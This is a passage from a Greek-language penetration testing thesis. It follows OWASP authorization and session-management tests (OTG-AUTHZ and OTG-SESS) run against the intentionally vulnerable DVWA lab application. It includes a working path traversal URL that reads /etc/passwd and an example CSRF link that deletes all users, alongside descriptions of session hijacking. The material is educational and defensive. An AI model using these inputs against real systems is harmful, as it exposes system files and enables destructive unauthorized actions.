Εικόνα 35: Πίνακας αυθεντικοποίησης σε εναλλακτικά κανάλια

4. Η εφαρμογή DVWA δεν περιλαμβάνει άλλα κανάλια πέρα από τη διαδικτυακή εφαρμογή και επομένως ο έλεγχος χαρακτηρίζεται **Pass**.

6. Έλεγχος Εξουσιοδότησης

6.1. Έλεγχος φακέλων/αρχείων

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-AUTHZ-001[48] - Παράρτημα Α: Κεφάλαιο 6.1.

Έπειτα από την αυθεντικοποίηση ακολουθεί η εξουσιοδότηση, η οποία είναι η λειτουργία ανάθεσης δικαιωμάτων πρόσβασης ή προνομίων σε πόρους που σχετίζονται με έναν έλεγχο πρόσβασης[49]. Οι φάκελοι και τα αρχεία μιας εφαρμογής προστατεύονται με μηχανισμούς που εξουσιοδοτούν συγκεκριμένους χρήστες να έχουν συγκεκριμένα δικαιώματα επί αυτών.

Οι εφαρμογές συχνά δέχονται δεδομένα εισόδου από τους χρήστες και βάση αυτών φορτώνουν μια εικόνα, πρότυπα σελίδων και γενικά περιεχόμενο. Αν δεν ελεγχθούν σωστά οι παράμετροι εισόδου (παράμετροι URL,τιμές σε cookies κτλ) προκύπτουν σοβαρά θέματα ασφαλείας. Ένας εισβολέας μπορεί να εισάγει στην εφαρμογή κώδικα από εξωτερικές ιστοσελίδες ή να εκμεταλλευτεί επιθέσεις τύπου path traversal ή περίκλεισης αρχείου (file include) προκειμένου να αποκτήσει πρόσβαση σε καταλόγους ή αρχεία στα οποία δεν έχει το ανάλογο δικαίωμα.

Κάποιες εφαρμογές παράγουν δυναμικές σελίδες χρησιμοποιώντας τιμές παραμέτρων μέσα σε Βάσεις Δεδομένων. Αντί γι’ αυτές μπορεί να εισαχθούν τιμές σχετικές με επιθέσεις τύπου path traversal, συνήθως όταν η εφαρμογή προσθέτει στη Βάση Δεδομένων (OWASP). Τέτοιες περιπτώσεις είναι δύσκολο να εντοπιστούν.

Β. Έλεγχος με την εφαρμογή PenetrationTesting

1. Ενέργειες: **Καρτέλα** "Έλεγχος Εξουσιοδότησης" / **Ενότητα** "Έλεγχος φακέλων/αρχείων".
2. Έπειτα, στον "Έλεγχο Δεδομένων Εισόδου", ο εξεταστής αξιοποιώντας τα εργαλεία “Simple Browser” και "Cookie Analyzer", προβαίνει στην εκτέλεση των οδηγιών

[48] O.W.A.S.P., Κωδικός ελέγχου OTG-AUTHZ-001. Διαθέσιμο : https://www.owasp.org/index.php/Testing_Directory_traversal/file_include_(OTG-AUTHZ-001) (13 Φεβρουαρίου 2019)

[49] Wikipedia, Authorization . Διαθέσιμο: https://en.wikipedia.org/wiki/Authorization (13 Φεβρουαρίου 2019)

που παρέχονται στο πεδίο Guidelines. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.

3. Τέλος, στον έλεγχο "Έλεγχος μηχανισμών κωδικοποίησης" ο εξεταστής πρέπει να μελετήσει τον κώδικα της εφαρμογής και να διαπιστώσει τις λειτουργίες που υπάρχουν σχετικά με κλήσεις στο σύστημα αρχείων. Αν διαπιστώσει ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.


Γ. Έλεγχος εφαρμογής DVWA

Ο εξεταστής ανοίγει το εργαλείο “Simple Browser” και από το κεντρικό μενού της εφαρμογής-στόχου DVWA, επιλέγει το File Inclusion. Επιλέγοντας το κουμπί “View Source” βλέπει την PHP εντολή `$file = $_GET['page'];` με την οποία ανατίθεται αφιλτράριστα στη μεταβλητή $file η τιμή της παραμέτρου page. Στο URL συμπληρώνει την παρακάτω διεύθυνση:

```
http://192.168.2.6/dvwa/vulnerabilities/fi/?page=../../../../../../etc/passwd
```

Πατώντας το κουμπί GO βλέπει ότι στη σελίδα προβάλλεται το περιεχόμενο του αρχείου passwd, το οποίο παρέχει πολύτιμες πληροφορίες.

Κατόπιν των ανωτέρω, ο έλεγχος χαρακτηρίζεται **Fail**.



Εικόνα 36: Επίθεση τύπου Path Traversal

6.2. Έλεγχος παραβίασης του μηχανισμού Εξουσιοδότησης

Α. Περιγραφή


Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-AUTHZ-002[50] - Παράρτημα Α: Κεφάλαιο 6.2.

Ο έλεγχος παραβίασης του μηχανισμού εξουσιοδότησης εξασφαλίζει ότι δεν μπορεί ένας μη εξουσιοδοτημένος χρήστης να αποκτήσει πρόσβαση σε έναν πόρο χωρίς να έχει συγκεκριμένα δικαιώματα.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Εξουσιοδότησης" / **Ενότητα** "Έλεγχος παραβίασης του μηχανισμού Εξουσιοδότησης".
2. Έπειτα, στον έλεγχο "Πρόσβαση σε πόρους από μη εξουσιοδοτημένους χρήστες" ο εξεταστής αξιοποιώντας το εργαλείο “Simple Browser” προβαίνει στην εκτέλεση των οδηγιών που παρέχονται στο πεδίο Guidelines. Ελέγχει τα δικαιώματα πρόσβασης σε κάθε πόρο που έχει κάθε ρόλος χρήστη και τους καταχωρεί στο εργαλείο "Rights of Roles in Resources". Στην πρώτη στήλη της λίστας του εργαλείου υπάρχει ο πόρος και στις επόμενες στήλες τα δικαιώματα κάθε ρόλου. Για να εισάγει ένα νέο πόρο κάνει κλικ στο "+". Στο παράθυρο που θα προβληθεί εισάγει την τιμή του πόρου στο πεδίο Resource και στα επόμενα πεδία κειμένου εισάγει ως ζεύγη τον Ρόλο χρήστη και το Δικαίωμά του στον πόρο. Αφού μελετήσει καλά όλους τους πόρους και τα δικαιώματα κάθε ρόλου αν εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.

[50] O.W.A.S.P., Κωδικός ελέγχου OTG-AUTHZ-002. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Bypassing_Authorization_Schema_(OTG-AUTHZ-002) (13 Φεβρουαρίου 2019)



Εικόνα 37: Πίνακας Δικαιωμάτων ρόλων σε πόρους του συστήματος

Στην εφαρμογή DVWA όλοι οι χρήστες έχουν το ρόλο του Admin και όλοι έχουν πρόσβαση σε όλους τους πόρους χωρίς κανένα περιορισμό. Βάση αυτού ο έλεγχος χαρακτηρίζεται **Fail**.

6.3. Έλεγχος για κλιμάκωση προνομίων χρήστη

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-AUTHZ-003[51] - Παράρτημα Α: Κεφάλαιο 6.3.

Ένας κακόβουλος χρήστης μπορεί με διάφορους τρόπους να αποκτήσει ρόλους ή δικαιώματα που δεν του ανήκουν. Για παράδειγμα θα μπορούσε με τον πειραματισμό σε διάφορες παραμέτρους να αποκτήσει πρόσβαση σε δεδομένα άλλων χρηστών.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. **Καρτέλα** "Έλεγχος Εξουσιοδότησης" / **Ενότητα** "Έλεγχος για κλιμάκωση προνομίων χρήστη".
2. Έπειτα, στον έλεγχο "Έλεγχος για μη προβλεπόμενα προνόμια στο λογαριασμό του χρήστη", ο εξεταστής αξιοποιώντας το εργαλείο “Simple Browser” προβαίνει στην

[51] O.W.A.S.P., Κωδικός ελέγχου OTG-AUTHZ-003. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Privilege_escalation_(OTG-AUTHZ-003) (13 Φεβρουαρίου 2019)

εκτέλεση των οδηγιών που παρέχονται στο πεδίο Guidelines. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.

3. Στην εφαρμογή DVWA δεν εντοπίζονται σελίδες που να δέχονται παραμέτρους διαμορφώνοντας το περιεχόμενό τους για κάθε χρήστη χωριστά. Για αυτό το λόγο ο έλεγχος χαρακτηρίζεται **Pass**.

6.4. Έλεγχος επισφαλούς άμεσης αναφοράς αντικειμένου

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-AUTHZ-004[52] - Παράρτημα Α: Κεφάλαιο 6.4.

Α.1. Περιγραφή

Όταν ένας κακόβουλος χρήστης εισάγει δεδομένα που τροποποιούν μια παράμετρο μιας ευάλωτης εφαρμογής, αιτούμενος την πρόσβαση σε προστατευμένα δεδομένα, όπως αρχεία συστήματος, εγγραφές ΒΔ ή σελίδες, τότε αυτή μπορεί να δώσει άμεση πρόσβαση. Ο έλεγχος επισφαλούς άμεσης αναφοράς αντικειμένου έχει σκοπό να εντοπίσει και να αποτρέψει μελλοντικές επιθέσεις.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Εξουσιοδότησης" / **Ενότητα** "Έλεγχος επισφαλούς άμεσης αναφοράς αντικειμένου".
2. Έπειτα, στον έλεγχο "Έλεγχος πρόσβασης/επεξεργασίας δεδομένων ενός χρήστη από άλλο λογαριασμό" ο εξεταστής αξιοποιώντας το εργαλείο “Simple Browser” προβαίνει στην εκτέλεση των οδηγιών που παρέχονται στο πεδίο Guidelines. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.
3. Στην εφαρμογή DVWA δεν εντοπίζονται σελίδες που να δέχονται παραμέτρους διαμορφώνοντας το περιεχόμενό τους για κάθε χρήστη χωριστά. Για αυτό το λόγο ο έλεγχος χαρακτηρίζεται **Pass**.

[52] O.W.A.S.P., Κωδικός ελέγχου OTG-AUTHZ-004. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Insecure_Direct_Object_References_(OTG-AUTHZ-004) (13 Φεβρουαρίου 2019)

7. Έλεγχος Συνόδου

7.1. Έλεγχος μηχανισμού διαχείρισης Συνόδου (session)

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-SESS-001[53] - Παράρτημα Α: Κεφάλαιο 7.1.

Σύμφωνα με τον OWASP, μια εφαρμογή αποκτά μνήμη με τρεις τρόπους: είτε με τη χρήση cookies, είτε με τη χρήση URL, είτε με κρυφά πεδία σε φόρμες HTML.

Η διαχείριση συνόδων (session) είναι ο κύριος μηχανισμός που προσδίδει μία μονιμότητα στη διατήρηση της επικοινωνίας ενός χρήστη με την εφαρμογή. Υπό αγγλικούς όρους, το διαδίκτυο είναι state-less, αλλά οι σύνοδοι (session) το καθιστούν state-full. Για το χειρισμό των συνόδων κάθε χρήστη η εφαρμογή εκδίδει ένα token που ονομάζεται αναγνωριστικό συνόδου (Session ID) ή Cookie.

Με τη διαχείριση συνόδων διατηρούνται ενεργά τα διαπιστευτήρια ενός χρήστη για ένα συγκεκριμένο χρονικό διάστημα. Ένας εισβολέας μπορεί να παραποιήσει τα στοιχεία συνόδου, παραποιώντας ένα cookie, χωρίς να γνωρίζει τα διαπιστευτήρια του χρήστη τα οποία υποδύεται.


Όταν ένας χρήστης συνδέεται με μια εφαρμογή και χρειάζεται να εποπτεύεται για ένα χρονικό διάστημα και να γνωρίζει η εφαρμογή την ταυτότητά του, τότε εκδίδεται ένα cookie από το server προς τον πελάτη. Στις μελλοντικές συνδέσεις, ο πελάτης επιστρέφει πίσω το cookie στον server, μέχρι αυτό να λήξει ή να καταστραφεί. Ο server λαμβάνει μια πληθώρα δεδομένων για το χρήστη, από τις πληροφορίες που περιλαμβάνονται μέσα στο cookie.

Β. Έλεγχος με την εφαρμογή PenetrationTesting

1. Ενέργειες: **Καρτέλα** "Έλεγχος Συνόδου" / **Ενότητα** "Έλεγχος μηχανισμού διαχείρισης Συνόδου (session)".
2. Έπειτα, στον έλεγχο "Συλλογή και εξέταση cookies" ο εξεταστής αξιοποιώντας το εργαλείο "Cookie Analyzer" προβαίνει στην εκτέλεση των οδηγιών που παρέχονται στο πεδίο Guidelines. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.

[53] O.W.A.S.P., Κωδικός ελέγχου OTG-SESS-001. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Session_Management_Schema_(OTG-SESS-001) (13 Φεβρουαρίου 2019)

3. Κατά την εξέταση της εφαρμογής DVWA ο εξεταστής θα εκτελέσει το εργαλείο “Cookie Analyzer”, όπου θα προβάλλει όλα τα cookies που έχουν συλλεχθεί κατά τη διάρκεια των προηγούμενων ελέγχων. Εκεί θα εξετάσει τη δομή τους απαντώντας στα ζητήματα που θέτουν οι οδηγίες του OWASP. Το cookie του DVWA και το Session Id φαίνεται ασφαλές ως προς την αποκωδικοποίησή/αναπαραγωγή του και γι’ αυτό ο έλεγχος καθίσταται **Pass**.



Εικόνα 38: Ανάλυση Session ID με το CookieAnalyzer

4. Τέλος, στον έλεγχο "Εξέταση ταυτότητας συνόδου (sessionId ή session Token)", ομοίως αξιοποιώντας το εργαλείο "Cookie Analyzer" προβαίνει στην εκτέλεση των οδηγιών που παρέχονται στο πεδίο Guidelines σχετικά με την αδυναμία του Id. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.

   Ελέγχοντας την εφαρμογή DVWA, ο εξεταστής εκτελεί το εργαλείο “Cookie Analyzer” προσπαθώντας να αποκωδικοποιήσει ή να αναπαράγει το Session ID. Η αποκωδικοποίηση μπορεί να γίνει με διάφορους αλγορίθμους ενώ η παραγωγή του μπορεί να γίνει με χρήση ενσωματωμένων αλγορίθμων Hash. Και στις δύο περιπτώσεις η ανάλυση του Session ID κατέστη αδύνατη και γι’ αυτό ο έλεγχος χαρακτηρίζεται **Pass**.

7.2. Έλεγχος ιδιοτήτων των cookies

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-SESS-002[54] - Παράρτημα Α: Κεφάλαιο 7.2.

Έχοντας αντιληφθεί από την προηγούμενη ενότητα το σημαντικό ρόλο των cookies, κατανοούμε πόσο σημαντική κρίνεται η προστασία τους. Επειδή το πρωτόκολλο HTTP στερείται μνήμης, χρησιμοποιεί κατά την απόκριση του server την οδηγία Set-Cookie προκειμένου να ενσωματώσει ένα cookie που θα ενημερώνει την εφαρμογή αν μια αίτηση είναι μέρος της εκάστοτε συνόδου

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Συνόδου" / **Ενότητα** "Έλεγχος για σταθερό μήκος συνόδου (Session Fixation)".
2. Στον έλεγχο "Έλεγχος για νέο Session Id κατά την αυθεντικοποίηση" ο εξεταστής αξιοποιώντας τα εργαλεία “Simple Browser” και "Cookie Analyzer" προβαίνει στην εκτέλεση των οδηγιών που παρέχονται στο πεδίο Guidelines. Συγκεκριμένα, προσπαθεί να εντοπίσει στα cookies της εφαρμογής την ύπαρξη των οδηγιών Path, Expires, Max-Age, Secure και HttpOnly τα οποία ασφαλίζουν κατάλληλα το cookie. Σε περίπτωση που απουσιάζουν τότε προκύπτει ευπάθεια και χαρακτηρίζει τον έλεγχο ως Fail.
3. Τα cookies της εφαρμογής DVWA στερούνται των ανωτέρω οδηγιών και γι’ αυτό ο έλεγχος χαρακτηρίζεται **Fail**.

7.3. Έλεγχος για σταθερό μήκος συνόδου (Session Fixation)

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-SESS-003[55] - Παράρτημα Α: Κεφάλαιο 7.3.

Μετά την αυθεντικοποίηση πρέπει να ανανεώνονται τα cookies. Αν δεν συμβεί αυτό τότε ένας κακόβουλος χρήστης θα μπορούσε να χρησιμοποιήσει ένα γνωστό cookie και να υποκλέψει τη σύνοδο του χρήστη (session hijacking). Η εφαρμογή πρέπει να

[54] O.W.A.S.P., Κωδικός ελέγχου OTG-SESS-002. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_cookies_attributes_(OTG-SESS-002) (13 Φεβρουαρίου 2019)

[55] O.W.A.S.P., Κωδικός ελέγχου OTG-SESS-003. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Session_Fixation_(OTG-SESS-003) (13 Φεβρουαρίου 2019)

ελέγχει την τρέχουσα ταυτότητα συνόδου πριν την αυθεντικοποίηση του χρήστη και να εκδίδει νέα μετά από αυτή.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Συνόδου" / **Ενότητα** "Έλεγχος για σταθερό μήκος συνόδου (Session Fixation)".
2. Στον έλεγχο "Έλεγχος για νέο Session Id κατά την αυθεντικοποίηση" ο εξεταστής αξιοποιώντας τα εργαλεία “Simple Browser” και "Cookie Analyzer" προβαίνει στην εκτέλεση των οδηγιών που παρέχονται στο πεδίο Guidelines. Μέσα από τα ανωτέρω εργαλεία ο εξεταστής καταγράφει το αρχικό Session ID και το συγκρίνει με το Session ID που προκύπτει μετά τη αυθεντικοποίηση. Σε περίπτωση που είναι τα ίδια, τότε προκύπτει ευπάθεια και χαρακτηρίζει τον έλεγχο ως Fail.
3. Στην εφαρμογή DVWA παρατηρείται ότι το Session ID δεν αλλάζει μετά την αποσύνδεση και επανασύνδεση του χρήστη και ως εκ τούτου ο έλεγχος χαρακτηρίζεται **Fail**.

7.4. Έλεγχος για εκτεθειμένες μεταβλητές συνόδου

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-SESS-004[56] - Παράρτημα Α: Κεφάλαιο 7.4.

Ένας κακόβουλος χρήστης, με τη βοήθεια ενός λογισμικού proxy, μπορεί να τροποποιήσει τις μεταβλητές συνόδου και να υποκριθεί έναν άλλο χρήστη. Η προστασία από την υποκλοπή παρέχεται από την κρυπτογράφηση του HTTPS, ενώ η προστασία του Session ID εξασφαλίζεται από την κρυπτογράφηση ή το hash που περιέχει.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Συνόδου" / **Ενότητα** "Έλεγχος για εκτεθειμένες μεταβλητές συνόδου".
2. Έπειτα, επιλέγει κατά σειρά τους ελέγχους Α) "Προστασία ταυτότητας συνόδου από τροποποίηση", Β) "Προστασία από proxy", Γ) "Έλεγχος ευπαθειών στις GET/POST" και Δ) "Έλεγχος του μέσου μεταφοράς". Αξιοποιώντας τα εργαλεία “Simple Browser” και "Cookie Analyzer" προβαίνει στην εκτέλεση των οδηγιών

[56] O.W.A.S.P., Κωδικός ελέγχου OTG-SESS-004. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Exposed_Session_Variables_(OTG-SESS-004) (13 Φεβρουαρίου 2019)

που παρέχονται στα αντίστοιχα πεδία Guidelines. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον εκάστοτε έλεγχο ως Fail.

3. Στην περίπτωση της εφαρμογής DVWA ο εξεταστής ξεκινάει από τον έλεγχο Α κατά τον οποίο εξετάζει αν μπορεί να μεταβεί η εφαρμογή σε κατάσταση https και ποιες μεταβολές προκύπτουν. Η εφαρμογή δεν είναι προσβάσιμη με https και ως εκ τούτου ο έλεγχος χαρακτηρίζεται **Fail**. Στον έλεγχο Β ο εξεταστής διαπιστώνει ότι η εφαρμογή στερείται των επικεφαλίδων Cache-Control και Expires και γι' αυτό τον χαρακτηρίζει ως **Fail**. Στον έλεγχο Γ ο εξεταστής διαπιστώνει ότι ο server εκτός από POST μπορεί να εξυπηρετεί και αιτήσεις GET και γι' αυτό τον χαρακτηρίζει ως **Fail**. Στον έλεγχο Δ ο εξεταστής διαπιστώνει ότι δεν μπορεί να γίνει αλλαγή σε HTTPS καθώς δεν υποστηρίζεται, ενώ μια αλλαγή από POST σε GET είναι δυνατή καθιστώντας τελικά τον έλεγχο ως **Fail**.

7.5. Έλεγχος για CSRF

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-SESS-005[57] - Παράρτημα Α: Κεφάλαιο 7.5.

Η επίθεση CSRF ξεκινάει συνήθως με την αποστολή ενός συνδέσμου από τον εισβολέα προς τον αυθεντικοποιημένο χρήστη, ο οποίος οδηγεί τον τελευταίο στην εκτέλεση ανεπιθύμητων ενεργειών για λογαριασμό του εισβολέα.

Ο κακόβουλος χρήστης πρέπει να γνωρίζει τις έγκυρες διευθύνσεις της εφαρμογής, τον τρόπο με τον οποίο διαχειρίζεται τη σύνοδο η εφαρμογή καθώς και τη δυνατότητα εκμετάλλευσης HTML ετικετών προκειμένου να αποκτήσει πρόσβαση σε πόρους της εφαρμογής.

Ο χρήστης κάνοντας κλικ στο λάθος σύνδεσμο, σε μια ιστοσελίδα ή σε ένα email που έχει λάβει, οδηγείται στη διεύθυνση URL της εφαρμογής, εκτελώντας μια αίτηση GET που περιλαμβάνει το cookie της συνόδου, καθώς είναι πιθανό να είναι ήδη συνδεδεμένος. Ανάλογα με τη διαμόρφωση των παραμέτρων μπορεί να εν αγνοία του να ενεργοποιήσει καταστροφικές λειτουργίες, όπως η διαγραφή όλων των χρηστών:

```
http://site.gr/deleteAllUsers.aspx?confirm=true.
```

[57] O.W.A.S.P., Κωδικός ελέγχου OTG-SESS-005. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_CSRF_(OTG-SESS-005) (13 Φεβρουαρίου 2019)

Επίσης, σύμφωνα με τον OWASP το σενάριο θα μπορούσε να γίνει πιο πολύπλοκο αν κάνοντας κλικ μεταφερθεί σε μια σελίδα του εισβολέα η οποία είτε ανακατευθύνει στη στοχευμένη λειτουργία της εφαρμογής, είτε περιέχει μια εικόνα (img tag) μηδενικών διαστάσεων με την ιδιότητα src να λαμβάνεται καλώντας μια λειτουργία της εφαρμογής στόχο. Η εικόνα δεν θα φανεί ποτέ στο θύμα της επίθεσης.


Β. Έλεγχος με την εφαρμογή PenetrationTesting

1. Ενέργειες: **Καρτέλα** "Ελεγχος Συνόδου" / **Ενότητα** "Ελεγχος για CSRF".
2. Έπειτα, στον έλεγχο "Αποτροπή επίθεσης CSRF" ο εξεταστής αξιοποιώντας το εργαλείο SimpleBrowser προβαίνει στην εκτέλεση των οδηγιών που παρέχονται στο πεδίο Guidelines. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.

Γ. Έλεγχος της εφαρμογής DVWA

Για να ελέγξουμε την εφαρμογή-στόχο DVWA, ανοίγουμε το εργαλείο “Simple Browser” ή έναν οποιοδήποτε περιηγητή, συνδεόμαστε με την DVWA και από το αριστερό μενού επιλέγουμε το CSRF και άμεσα προβάλλεται η σελίδα αλλαγής κωδικού.

